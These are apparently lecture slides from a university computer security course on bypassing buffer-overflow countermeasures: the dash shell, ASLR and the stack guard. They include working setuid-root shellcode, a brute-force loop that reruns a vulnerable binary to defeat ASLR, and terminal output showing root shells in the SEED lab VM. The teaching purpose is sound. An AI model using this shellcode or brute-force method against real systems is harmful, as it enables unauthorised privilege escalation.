CSCI 476: Computer Security

Buffer Overflow Attack (Part 4)

Bypassing Countermeasures, Return to Lib-C

Reese Pearsall

Spring 2023

Announcements


Lab 3 (Buffer Overflow) Due Sunday **March 5th** @ **11:59 PM**

On Monday I will Discuss the Project

Next Friday (3/3) will be a work day for lab 3

My child will safely copy strings inside of a **C** function
strcpy() 😈

Defeating Countermeasures



Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)


- Address space layout randomization (ASLR)

- Stack Guard

- Non executable stack

Countermeasure #1: Dash Secure Shell


To bypass /dash/, we add shellcode that sets the real user uid of the process to be 0 (root)



```
shellcode = (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')
```

setuid(0)

execve(/bin/sh)



```
[02/17/23]seed@VM:~/.../code$ vi exploit.py
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 
```

We got our root shell back!!

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)


- Stack Guard

- Non executable stack

Countermeasure #2: ASLR (address space layout randomization)

ASLR = Randomize the start location of the stack, heap, libs, etc

- This makes guessing stack addresses more difficult!




Countermeasure #2: ASLR

(address space layout randomization)

We are going to guess (a lot!!!) and hope that we eventually get lucky


!!! Endpoints might have additional Brute-Force countermeasures active

Repeatedly run the program until we get lucky...




```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```



```
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./brute-force.sh
```



```
./brute-force.sh: line 13: 80826 Segmentation fault      ./stack-L1
The program has been run 73456 times so far (time elapsed: 0 minutes and 32 seco
nds).
Input size: 517
# 
```

After 32 seconds, I got a root shell

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)


  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

- Non executable stack

Stack Guard

Compiler Countermeasure***




```
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```

Places a special value (***guard***) between the return address/previous frame pointer and local function values

When the function finishes, and the OS sees that the stack guard has ben overwritten, the program aborts and does not proceed

THE STACK




Stack Guard

Compiler Countermeasure***

```c
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```


Compile with stack guard turned off:



```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```


We overflowed the array!

THE STACK




Stack Guard

Compiler Countermeasure***



```c
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```


Compile with stack guard turned off:



```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```

We overflowed the array!


Compile with stack guard turned on:



```
[10/06/22]seed@VM:~$ gcc example.c  -o example
[10/06/22]seed@VM:~$ ./example
5
*** stack smashing detected ***: terminated
Aborted
```

Aborted when we pass the stack guard

THE STACK




Stack Guard

Compiler Countermeasure***

